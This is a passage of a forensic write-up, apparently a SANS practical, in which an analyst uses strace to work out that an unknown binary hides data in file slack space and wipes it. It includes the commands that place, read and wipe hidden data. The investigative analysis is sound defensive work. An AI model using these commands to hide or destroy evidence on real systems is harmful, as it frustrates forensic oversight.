8602  brk(0x80c0000)                    = 0x80c0000
8602  fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
8602  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8602  write(1, "prog:1.0.20 (07/15/03) newt\n", 28) = 28
8602  write(1, "Usage: prog [OPTION]... [<target"..., 44) = 44
8602  write(1, "use block-list knowledge to perf"..., 65) = 65
8602  write(1, "--doc VALUE\n", 12)     = 12
8602  write(1, "  where VALUE is one of:\n", 25) = 25
8602  write(1, "  version  display version and e"..., 36) = 36
8602  write(1, "  help  display options and exit"..., 33) = 33
8602  write(1, "  man  generate man page and exi"..., 34) = 34
8602  write(1, "  sgml  generate SGML invocation"..., 38) = 38
8602  write(1, "--mode VALUE\n", 13)    = 13
8602  write(1, "  where VALUE is one of:\n", 25) = 25
8602  write(1, "  m  list sector numbers\n", 25) = 25
8602  write(1, "  c  extract a copy from the raw"..., 40) = 40
8602  write(1, "  s  display data\n", 18) = 18
8602  write(1, "  p  place data\n", 16) = 16
8602  write(1, "  w  wipe\n", 10)       = 10
8602  write(1, "  chk  test (returns 0 if exist)"..., 33) = 33
8602  write(1, "  sb  print number of bytes avai"..., 38) = 38
8602  write(1, "  wipe  wipe the file from the r"..., 42) = 42
8602  write(1, "  frag  display fragmentation in"..., 55) = 55
8602  write(1, "  checkfrag  test for fragmentat"..., 70) = 70
8602  write(1, "--outfile <filename> write outpu"..., 41) = 41
8602  write(1, "--label\tuseless bogus option\n", 29) = 29
8602  write(1, "--name\tuseless bogus option\n", 28) = 28
8602  write(1, "--verbose\tbe verbose\n", 21) = 21
8602  write(1, "--log-thresh <none | fatal | err"..., 97) = 97
8602  write(1, "--target <filename> operate on ."..., 35) = 35
8602  munmap(0x40000000, 4096)          = 0
8602  _exit(0)
```

Again, no direct disk access happened when we ran it with `–help`.

This part of the help output looked the most interesting:

```
Usage: prog [OPTION]... [<target-filename>]
[..]
--mode VALUE
  where VALUE is one of:
  m  list sector numbers
  c  extract a copy from the raw device
  s  display data
  p  place data
  w  wipe
  chk  test (returns 0 if exist)
  sb  print number of bytes available
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is fragmented)
```

If we follow these instructions, then `./prog –mode m` should give us a list of sector numbers.

```
[root@localhost tmp]# ./prog –mode m
no filename. try '–help' for help.
```

strace output:

```
8750  execve("./prog.orig", ["./prog.orig", "--mode", "m"], [/* 30 vars */]) = 0
8750  fcntl64(0, F_GETFD)               = 0
8750  fcntl64(1, F_GETFD)               = 0
8750  fcntl64(2, F_GETFD)               = 0
8750  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
8750  geteuid32()                       = 0
8750  getuid32()                        = 0
8750  getegid32()                       = 0
8750  getgid32()                        = 0
8750  brk(0)                            = 0x80bedec
8750  brk(0x80bee0c)                    = 0x80bee0c
8750  brk(0x80bf000)                    = 0x80bf000
8750  brk(0x80c0000)                    = 0x80c0000
8750  write(2, "no filename. try \'--help\' for he"..., 36) = 36
8750  _exit(2)                          = ?
```

Apparently, we need to supply a filename.

To test this, we create a testfile with the '`touch`' command.

```
# touch testfile
```

strace output:

```
8810  execve("./prog.orig", ["./prog.orig", "--mode", "m", "./testfile"], [/* 30 vars
*/]) = 0
8810  fcntl64(0, F_GETFD)               = 0
8810  fcntl64(1, F_GETFD)               = 0
8810  fcntl64(2, F_GETFD)               = 0
8810  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
8810  geteuid32()                       = 0
8810  getuid32()                        = 0
8810  getegid32()                       = 0
8810  getgid32()                        = 0
```

```
8810  brk(0)                            = 0x80bedec
8810  brk(0x80bee0c)                    = 0x80bee0c
8810  brk(0x80bf000)                    = 0x80bf000
8810  brk(0x80c0000)                    = 0x80c0000
8810  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
8810  open("./testfile", O_RDONLY|O_LARGEFILE) = 3
8810  ioctl(3, FIGETBSZ, 0xbffff874)    = 0
8810  ioctl(3, FIGETBSZ, 0xbffff7e4)    = 0
8810  close(3)                          = 0
8810  close(0)                          = 0
8810  _exit(0)                          = ?
```

We see disk access operations:

```
8810  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
8810  open("./testfile", O_RDONLY|O_LARGEFILE) = 3
8810  ioctl(3, FIGETBSZ, 0xbffff874)    = 0
8810  ioctl(3, FIGETBSZ, 0xbffff7e4)    = 0
8810  close(3)                          = 0
8810  close(0)                          = 0
```

Apparently, the program gets the filestatus of testfile, opens it, reads it, closes it. No disk write operations though, so the file contents are not getting changed. And no output on standard out either:

```
[root@localhost tmp]# ./prog -mode m ./testfile
[root@localhost tmp]#
```

Maybe we need to fill the testfile with some content to get the binary to show us something.

```
[root@localhost tmp]# echo "this is some content" >./testfile
[root@localhost tmp]# cat ./testfile
this is some content

[root@localhost tmp]#
[root@localhost tmp]# ./prog -mode m ./testfile
4564832
4564833
4564834
4564835
4564836
4564837
4564838
4564839
```

strace output:

```
8891  execve("./prog.orig", ["./prog.orig", "--mode", "m", "./testfile"], [/* 30 vars
*/]) = 0
8891  fcntl64(0, F_GETFD)               = 0
8891  fcntl64(1, F_GETFD)               = 0
8891  fcntl64(2, F_GETFD)               = 0
8891  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
8891  geteuid32()                       = 0
8891  getuid32()                        = 0
8891  getegid32()                       = 0
8891  getgid32()                        = 0
8891  brk(0)                            = 0x80bedec
8891  brk(0x80bee0c)                    = 0x80bee0c
8891  brk(0x80bf000)                    = 0x80bf000
8891  brk(0x80c0000)                    = 0x80c0000
8891  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
8891  open("./testfile", O_RDONLY|O_LARGEFILE) = 3
8891  ioctl(3, FIGETBSZ, 0xbffff874)    = 0
8891  ioctl(3, FIGETBSZ, 0xbffff7e4)    = 0
8891  ioctl(3, FIBMAP, 0xbffff874)      = 0
```

```
8891  fstat64(1, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
8891  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891  _llseek(1, 0, [0], SEEK_CUR)      = 0
8891  write(1, "4564832\n", 8)           = 8
8891  munmap(0x40000000, 4096)          = 0
8891  fstat64(1, {st_mode=S_IFREG|0644, st_size=8, ...}) = 0
8891  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891  _llseek(1, 0, [8], SEEK_CUR)      = 0
8891  write(1, "4564833\n", 8)           = 8
8891  munmap(0x40000000, 4096)          = 0
8891  fstat64(1, {st_mode=S_IFREG|0644, st_size=16, ...}) = 0
8891  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891  _llseek(1, 0, [16], SEEK_CUR)     = 0
8891  write(1, "4564834\n", 8)           = 8
8891  munmap(0x40000000, 4096)          = 0
8891  fstat64(1, {st_mode=S_IFREG|0644, st_size=24, ...}) = 0
8891  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891  _llseek(1, 0, [24], SEEK_CUR)     = 0
8891  write(1, "4564835\n", 8)           = 8
8891  munmap(0x40000000, 4096)          = 0
8891  fstat64(1, {st_mode=S_IFREG|0644, st_size=32, ...}) = 0
8891  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891  _llseek(1, 0, [32], SEEK_CUR)     = 0
8891  write(1, "4564836\n", 8)           = 8
8891  munmap(0x40000000, 4096)          = 0
8891  fstat64(1, {st_mode=S_IFREG|0644, st_size=40, ...}) = 0
8891  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891  _llseek(1, 0, [40], SEEK_CUR)     = 0
8891  write(1, "4564837\n", 8)           = 8
8891  munmap(0x40000000, 4096)          = 0
8891  fstat64(1, {st_mode=S_IFREG|0644, st_size=48, ...}) = 0
8891  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891  _llseek(1, 0, [48], SEEK_CUR)     = 0
8891  write(1, "4564838\n", 8)           = 8
8891  munmap(0x40000000, 4096)          = 0
8891  fstat64(1, {st_mode=S_IFREG|0644, st_size=56, ...}) = 0
8891  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891  _llseek(1, 0, [56], SEEK_CUR)     = 0
8891  write(1, "4564839\n", 8)           = 8
8891  munmap(0x40000000, 4096)          = 0
8891  close(3)                          = 0
8891  close(0)                          = 0
8891  _exit(0)                          = ?
```

Apparently, the binary retrieves the sector numbers the file is occupying.

Lets try other options that display data

```
// display data
[root@localhost tmp]# ./prog –mode s ./testfile
getting from block 570604
file size was: 21
slack size: 4075
block size: 4096
```

strace output:

```
9321  execve("./prog.orig", ["./prog.orig", "--mode", "s", "./testfile"], [/* 30 vars
*/]) = 0
9321  fcntl64(0, F_GETFD)               = 0
9321  fcntl64(1, F_GETFD)               = 0
9321  fcntl64(2, F_GETFD)               = 0
9321  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
9321  geteuid32()                       = 0
9321  getuid32()                        = 0
9321  getegid32()                       = 0
9321  getgid32()                        = 0
9321  brk(0)                            = 0x80bedec
9321  brk(0x80bee0c)                    = 0x80bee0c
9321  brk(0x80bf000)                    = 0x80bf000
9321  brk(0x80c0000)                    = 0x80c0000
9321  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
9321  open("./testfile", O_RDONLY|O_LARGEFILE) = 3
9321  ioctl(3, FIGETBSZ, 0xbffff874)    = 0
9321  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
9321  lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
9321  open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
9321  ioctl(3, FIGETBSZ, 0xbffff7e4)    = 0
9321  brk(0x80c2000)                    = 0x80c2000
9321  ioctl(3, FIBMAP, 0xbffff874)      = 0
9321  write(2, "getting from block 570604\n", 26) = 26
9321  write(2, "file size was: 21\n", 18) = 18
9321  write(2, "slack size: 4075\n", 17) = 17
9321  write(2, "block size: 4096\n", 17) = 17
9321  _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
9321  read(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4075) = 4075
9321  write(1, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4075) = 4075
9321  close(3)                          = 0
9321  close(4)                          = 0
9321  _exit(0)                          = ?
```

```
// print number of bytes available
[root@localhost tmp]# ./prog –mode sb ./testfile
4075
```

strace output:

```
9260  execve("./prog.orig", ["./prog.orig", "--mode", "sb", "./testfile"], [/* 30 vars
*/]) = 0
9260  fcntl64(0, F_GETFD)               = 0
9260  fcntl64(1, F_GETFD)               = 0
9260  fcntl64(2, F_GETFD)               = 0
9260  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
9260  geteuid32()                       = 0
9260  getuid32()                        = 0
9260  getegid32()                       = 0
9260  getgid32()                        = 0
9260  brk(0)                            = 0x80bedec
9260  brk(0x80bee0c)                    = 0x80bee0c
9260  brk(0x80bf000)                    = 0x80bf000
9260  brk(0x80c0000)                    = 0x80c0000
9260  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
9260  open("./testfile", O_RDONLY|O_LARGEFILE) = 3
9260  ioctl(3, FIGETBSZ, 0xbffff874)    = 0
9260  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
9260  lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
9260  open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
9260  ioctl(3, FIGETBSZ, 0xbffff7e4)    = 0
9260  brk(0x80c2000)                    = 0x80c2000
9260  ioctl(3, FIBMAP, 0xbffff874)      = 0
9260  fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
9260  old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
9260  _llseek(1, 0, 0xbffff5d0, SEEK_CUR) = -1 ESPIPE (Illegal seek)
9260  write(1, "4075\n", 5)             = 5
9260  munmap(0x40000000, 4096)          = 0
```

```
9260  close(3)                          = 0
9260  close(4)                          = 0
9260  _exit(0)                          = ?
```

Apparently, the program calculates the available slack space each file leaves. ‘testfile’ is 21 bytes long, but has allocated 4k block (4096 bytes). This leaves 4075 bytes of slack ‘available’.

Lets look at the fragmentation:

```
[root@localhost tmp]# ./prog –mode frag ./testfile
[root@localhost tmp]#
```

No output on standard out.

strace:

```
9627  execve("./prog.orig", ["./prog.orig", "--mode", "frag", "./testfile"], [/* 30 vars
*/]) = 0
9627  fcntl64(0, F_GETFD)               = 0
9627  fcntl64(1, F_GETFD)               = 0
9627  fcntl64(2, F_GETFD)               = 0
9627  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
9627  geteuid32()                       = 0
9627  getuid32()                        = 0
9627  getegid32()                       = 0
9627  getgid32()                        = 0
9627  brk(0)                            = 0x80bedec
9627  brk(0x80bee0c)                    = 0x80bee0c
9627  brk(0x80bf000)                    = 0x80bf000
9627  brk(0x80c0000)                    = 0x80c0000
9627  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
9627  open("./testfile", O_RDONLY|O_LARGEFILE) = 3
9627  ioctl(3, FIGETBSZ, 0xbffff874)    = 0
9627  ioctl(3, FIGETBSZ, 0xbffff7e4)    = 0
9627  brk(0x80c2000)                    = 0x80c2000
9627  ioctl(3, FIBMAP, 0xbffff874)      = 0
9627  close(3)                          = 0
9627  close(0)                          = 0
9627  _exit(0)                          = ?
```

It would be assumed that the file is not fragmented since there is no output.

There is another option that refers to fragmentation: `checkfrag`

```
[root@localhost tmp]# ./prog –mode checkfrag ./testfile
./testfile does not have fragmentation
```

strace:

```
9745  execve("./prog.orig", ["./prog.orig", "--mode", "checkfrag", "./testfile"], [/* 30
vars */]) = 0
9745  fcntl64(0, F_GETFD)               = 0
9745  fcntl64(1, F_GETFD)               = 0
9745  fcntl64(2, F_GETFD)               = 0
9745  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
9745  geteuid32()                       = 0
9745  getuid32()                        = 0
9745  getegid32()                       = 0
9745  getgid32()                        = 0
9745  brk(0)                            = 0x80bedec
9745  brk(0x80bee0c)                    = 0x80bee0c
9745  brk(0x80bf000)                    = 0x80bf000
```

```
9745  brk(0x80c0000)                    = 0x80c0000
9745  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
9745  open("./testfile", O_RDONLY|O_LARGEFILE) = 3
9745  ioctl(3, FIGETBSZ, 0xbffff864)    = 0
9745  ioctl(3, FIGETBSZ, 0xbffff7d4)    = 0
9745  brk(0x80c2000)                    = 0x80c2000
9745  ioctl(3, FIBMAP, 0xbffff864)      = 0
9745  close(3)                          = 0
9745  close(0)                          = 0
9745  write(2, "./testfile does not have fragmen"..., 39) = 39
9745  _exit(1)                          = ?
```

Comparing the strace outputs from prog when ran with –`frag` and –`checkfrag`, the sequence of the system calls match, values are similar. Looks like the options are the same.

The other options within the mode section (`c`, `p`, `w`, `wipe`) obviously contain disk write operations, so they need to be closely watched while executed.

From what I have seen so far, I think that the program is used to place data in the slackspace of files, thus enabling the user to hide data as there are no common tools (i.e. it is not 'easy') to display the data in the usual way (i.e. listing them / ls etc).

Let us try to place test data into the slackspace of the testfile, then read it out with the `-s` and `-sb` options.

```
[root@localhost tmp]# ./prog --mode p ./testfile
stuffing block 570604
file size was: 21
slack size: 4075
block size: 4096
this is hidden data. can you see me?
[root@localhost tmp]# ./prog --mode s ./testfile
getting from block 570604
file size was: 21
slack size: 4075
block size: 4096
this is hidden data. can you see me?
[root@localhost tmp]# ./prog --mode sb ./testfile
4075
[root@localhost tmp]#
```

When using the `-p` option, one line can be input after the '`block size: 4096`' line. I typed '`this is hidden data, can you see me?`' and hit return. The program then exited. After that, I ran 'prog' with the options mentioned above, and it seemed to display what I had typed in earlier.

Running 'prog' with the `-c` option should extract a copy from the raw device:

```
[root@localhost tmp]# ./prog -mode c ./testfile
this is hidden data, can you see me?
```

strace:

```
9919  execve("./prog.orig", ["./prog.orig", "--mode", "c", "./testfile"], [/* 30 vars
*/]) = 0
9919  fcntl64(0, F_GETFD)               = 0
9919  fcntl64(1, F_GETFD)               = 0
9919  fcntl64(2, F_GETFD)               = 0
9919  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
9919  geteuid32()                       = 0
9919  getuid32()                        = 0
9919  getegid32()                       = 0
9919  getgid32()                        = 0
9919  brk(0)                            = 0x80bedec
9919  brk(0x80bee0c)                    = 0x80bee0c
9919  brk(0x80bf000)                    = 0x80bf000
9919  brk(0x80c0000)                    = 0x80c0000
9919  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
9919  open("./testfile", O_RDONLY|O_LARGEFILE) = 3
9919  ioctl(3, FIGETBSZ, 0xbffff874)    = 0
9919  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
9919  lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
9919  open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
9919  ioctl(3, FIGETBSZ, 0xbffff7e4)    = 0
9919  brk(0x80c2000)                    = 0x80c2000
9919  ioctl(3, FIBMAP, 0xbffff874)      = 0
9919  _llseek(4, 2337193984, [2337193984], SEEK_SET) = 0
9919  read(4, "this is hidden data, can you see m"..., 4096) = 4096
9919  write(1, "this is hidden data, can you see m"..., 4096) = 4096
9919  close(3)                          = 0
9919  close(4)                          = 0
9919  _exit(0)                          = ?
```

And finally, we have the 'wipe' options, which I assume removes the data from the slack space. We will execute 'prog' with the `w`, `wipe`, `c` and `s` options (`'wipe'`, `'wipe from raw device'`, `'extract copy of raw device'`, `'display data'`)

Steps:

- run `./prog –mode w ./testfile` to test –w option
- list contents of slackspace
- place data in slackspace again
- run `./prog –mode wipe ./testfile`
- list contents of slackspace

```
[root@localhost tmp]# pwd
/sans/tmp
[root@localhost tmp]# ./prog --mode w ./testfile
stuffing block 570604
file size was: 21
slack size: 4075
block size: 4096
write error
write error
write error
[root@localhost tmp]# ./prog --mode c ./testfile
[root@localhost tmp]# ./prog --mode s ./testfile
getting from block 570604
file size was: 21
slack size: 4075
block size: 4096
[root@localhost tmp]# ./prog --mode sb ./testfile
4075
[root@localhost tmp]#
```

```
[root@localhost tmp]# ./prog --mode p ./testfile
stuffing block 570604
file size was: 21
slack size: 4075
block size: 4096
this is hidden data. can you see me?
[root@localhost tmp]# ./prog --mode c ./testfile
this is hidden data. can you see me?
[root@localhost tmp]# ./prog --mode s ./testfile
getting from block 570604
file size was: 21
slack size: 4075
block size: 4096
this is hidden data. can you see me?
[root@localhost tmp]# ./prog --mode sb ./testfile
4075
[root@localhost tmp]# ./prog --mode wipe ./testfile
[root@localhost tmp]# ./prog --mode c ./testfile
[root@localhost tmp]# ./prog --mode sb ./testfile
4075
[root@localhost tmp]# ./prog --mode s ./testfile
getting from block 570604
file size was: 21
slack size: 4075
block size: 4096
[root@localhost tmp]# cd
```

strace from

```
[root@localhost tmp]# ./prog -mode w ./testfile:

1319  execve("./prog.orig", ["./prog.orig", "--mode", "w", "./testfile"], [/* 30 vars
*/]) = 0
1319  fcntl64(0, F_GETFD)               = 0
1319  fcntl64(1, F_GETFD)               = 0
1319  fcntl64(2, F_GETFD)               = 0
1319  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
1319  geteuid32()                       = 0
1319  getuid32()                        = 0
1319  getegid32()                       = 0
1319  getgid32()                        = 0
1319  brk(0)                            = 0x80bedec
1319  brk(0x80bee0c)                    = 0x80bee0c
1319  brk(0x80bf000)                    = 0x80bf000
1319  brk(0x80c0000)                    = 0x80c0000
1319  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
1319  open("./testfile", O_RDONLY|O_LARGEFILE) = 3
1319  ioctl(3, FIGETBSZ, 0xbffff874)    = 0
1319  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
1319  lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
1319  open("/dev/sda2", O_WRONLY|O_LARGEFILE) = 4
1319  ioctl(3, FIGETBSZ, 0xbffff7e4)    = 0
1319  brk(0x80c2000)                    = 0x80c2000
1319  ioctl(3, FIBMAP, 0xbffff874)      = 0
1319  write(2, "stuffing block 570604\n", 22) = 22
1319  write(2, "file size was: 21\n", 18) = 18
1319  write(2, "slack size: 4075\n", 17) = 17
1319  write(2, "block size: 4096\n", 17) = 17
1319  _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
1319  write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4075) = 4075
1319  write(2, "write error\n", 12)     = 12
1319  _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
```

```
1319  write(4, "\377\377\377\377\377\377\377\377\377\377\377\377\377\377"..., 4075) =
4075
1319  write(2, "write error\n", 12)     = 12
1319  _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
1319  write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4075) = 4075
1319  write(2, "write error\n", 12)     = 12
1319  close(3)                          = 0
1319  close(4)                          = 0
1319  _exit(0)                          = ?
```

strace from

```
[root@localhost tmp]# ./prog -mode wipe ./testfile
1686  execve("./prog.orig", ["./prog.orig", "--mode", "wipe", "./testfile"], [/* 30 vars
*/]) = 0
1686  fcntl64(0, F_GETFD)               = 0
1686  fcntl64(1, F_GETFD)               = 0
1686  fcntl64(2, F_GETFD)               = 0
1686  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
1686  geteuid32()                       = 0
1686  getuid32()                        = 0
1686  getegid32()                       = 0
1686  getgid32()                        = 0
1686  brk(0)                            = 0x80bedec
1686  brk(0x80bee0c)                    = 0x80bee0c
1686  brk(0x80bf000)                    = 0x80bf000
1686  brk(0x80c0000)                    = 0x80c0000
1686  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
1686  open("./testfile", O_RDONLY|O_LARGEFILE) = 3
1686  ioctl(3, FIGETBSZ, 0xbffff864)    = 0
1686  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
1686  lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
1686  open("/dev/sda2", O_WRONLY|O_LARGEFILE) = 4
1686  ioctl(3, FIGETBSZ, 0xbffff7d4)    = 0
1686  brk(0x80c2000)                    = 0x80c2000
1686  ioctl(3, FIBMAP, 0xbffff864)      = 0
1686  _llseek(4, 2337193984, [2337193984], SEEK_SET) = 0
1686  write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
1686  _llseek(4, 2337193984, [2337193984], SEEK_SET) = 0
1686  write(4, "\377\377\377\377\377\377\377\377\377\377\377\377\377\377"..., 4096) =
4096
1686  _llseek(4, 2337193984, [2337193984], SEEK_SET) = 0
1686  write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
1686  close(3)                          = 0
1686  close(4)                          = 0
1686  _exit(0)                          = ?
```

Comparing 'w' and 'wipe' system calls, it seems to be that 'w' only works with the slack space (4075 bytes in the 'write' system calls), whereas 'wipe' works with the block (4096 bytes in the write system calls). I guess 'w' is only trying to wipe the data stored in the slack space and preserve the actual file ('testfile'). However, 'wipe' does not delete the file either, as an ls -l proves after 'wipe' was executed.

From the output above, it could be assumed that 'w' failed ('Write error'), 'wipe' did not produce any error messages though. However, listing the contents of the slack after running 'w' proved that the contents were still erased, despite the error messages.

The only differences in the straces:

from running with the 'w' option:

```
1319  _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
1319  write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4075) = 4075
1319  _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
1319  write(4, "\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377"..., 4075) =
4075
1319  _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
1319  write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4075) = 4075
```

from running with the 'wipe' option:

```
1686  _llseek(4, 2337193984, [2337193984], SEEK_SET) = 0
1686  write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
1686  _llseek(4, 2337193984, [2337193984], SEEK_SET) = 0
1686  write(4, "\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377"..., 4096) =
4096
1686  _llseek(4, 2337193984, [2337193984], SEEK_SET) = 0
1686  write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
```

The difference here is the bytenumber to which the file pointer gets pointed: 2337194005 with 'w', 2337193984 with 'wipe'. which makes a difference of 21 bytes. That is the actual byte size of the 'testfile'.

Either option puts the file pointer at the respective location, then overwrites 4075 or 4096 bytes 3 times.

Considering both byte offset and the amount of bytes to be written (2337194005 / 4075 and 2337193984/4096), it should not make a difference since the numbers amount to the same totals (2337194005 + 4075 = 2337198080 – same as 2337193984 + 4096), i.e. the 'w' option should not fail. Why it does, is unknown to me at this point.

Either way, both options seem to work. The data string that was placed with the 'p' option disappeared after the use of either option.

The other options (--doc xxx) were run also:

```
[root@localhost tmp]# ./prog -doc version
prog:1.0.20 (07/15/03) newt

[root@localhost tmp]# ./prog -doc sgml
<tt>prog</tt> invocation
<p>
<tt>prog [&lt;OPTIONS&gt;] [&lt;target-filename&gt;]</tt>

Where <bf>OPTIONS</bf> may include any of:
<descrip>
<tag>--doc VALUE</tag>
  where VALUE is one of:
<descrip>
<tag>version</tag>  display version and exit
<tag>help</tag>  display options and exit
<tag>man</tag>  generate man page and exit
<tag>sgml</tag>  generate SGML invocation info
</descrip>
```

```
<tag>--mode VALUE</tag>
  where VALUE is one of:
<descrip>
<tag>m</tag>  list sector numbers
<tag>c</tag>  extract a copy from the raw device
<tag>s</tag>  display data
<tag>p</tag>  place data
<tag>w</tag>  wipe
<tag>chk</tag>  test (returns 0 if exist)
<tag>sb</tag>  print number of bytes available
<tag>wipe</tag>  wipe the file from the raw device
<tag>frag</tag>  display fragmentation information for the file
<tag>checkfrag</tag>  test for fragmentation (returns 0 if file is fragmented)
</descrip>
<tag>--outfile &lt;filename&gt;</tag> write output to ...
<tag>--label</tag>      useless bogus option
<tag>--name</tag>       useless bogus option
<tag>--verbose</tag>    be verbose
<tag>--log-thresh &lt;none | fatal | error | info | branch | progress |
entryexit&gt;</tag> logging threshold ...
<tag>--target &lt;filename&gt;</tag> operate on ...
</descrip>

[root@localhost tmp]# ./prog -doc man
.TH PROG "1" "07/15/03" "1.0.20 (07/15/03)" "Brazil"
.SH NAME
prog \- use block-list knowledge to perform special operations on files
.SH SYNOPSIS
.B prog
[\fIOPTION\fR]...
.SH DESCRIPTION

.TP
\fB\-\-doc\fR \fIVALUE\fR autogenerate document ...
\fIVALUE\fR can be one of:
.TP
        \fBversion\fR display version and exit
.TP
        \fBhelp\fR display options and exit
.TP
        \fBman\fR generate man page and exit
.TP
        \fBsgml\fR generate SGML invocation info
.TP
        \fBSHORTHAND INVOKATION:\fR
Any of the valid values for \fB--doc\fR can be supplied directly as options. For
instance, \fB--version\fR can be used in place of \fB--doc=version\fR.
.TP
\fB\-\-mode\fR \fIVALUE\fR operation to perform on files
\fIVALUE\fR can be one of:
.TP
        \fBm\fR list sector numbers
.TP
        \fBc\fR extract a copy from the raw device
.TP
        \fBs\fR display data
.TP
        \fBp\fR place data
.TP
        \fBw\fR wipe
.TP
        \fBchk\fR test (returns 0 if exist)
.TP
        \fBsb\fR print number of bytes available
.TP
        \fBwipe\fR wipe the file from the raw device
.TP
        \fBfrag\fR display fragmentation information for the file
.TP
        \fBcheckfrag\fR test for fragmentation (returns 0 if file is fragmented)
.TP
```

```
       \fBSHORTHAND INVOKATION:\fR
Any of the valid values for \fB--mode\fR can be supplied directly as options. For
instance, \fB--m\fR can be used in place of \fB--mode=m\fR.
.TP
\fB\-\-outfile\fR \fIFILENAME\fR write output to ...
.TP
\fB\-\-label\fR useless bogus option
.TP
\fB\-\-name\fR useless bogus option
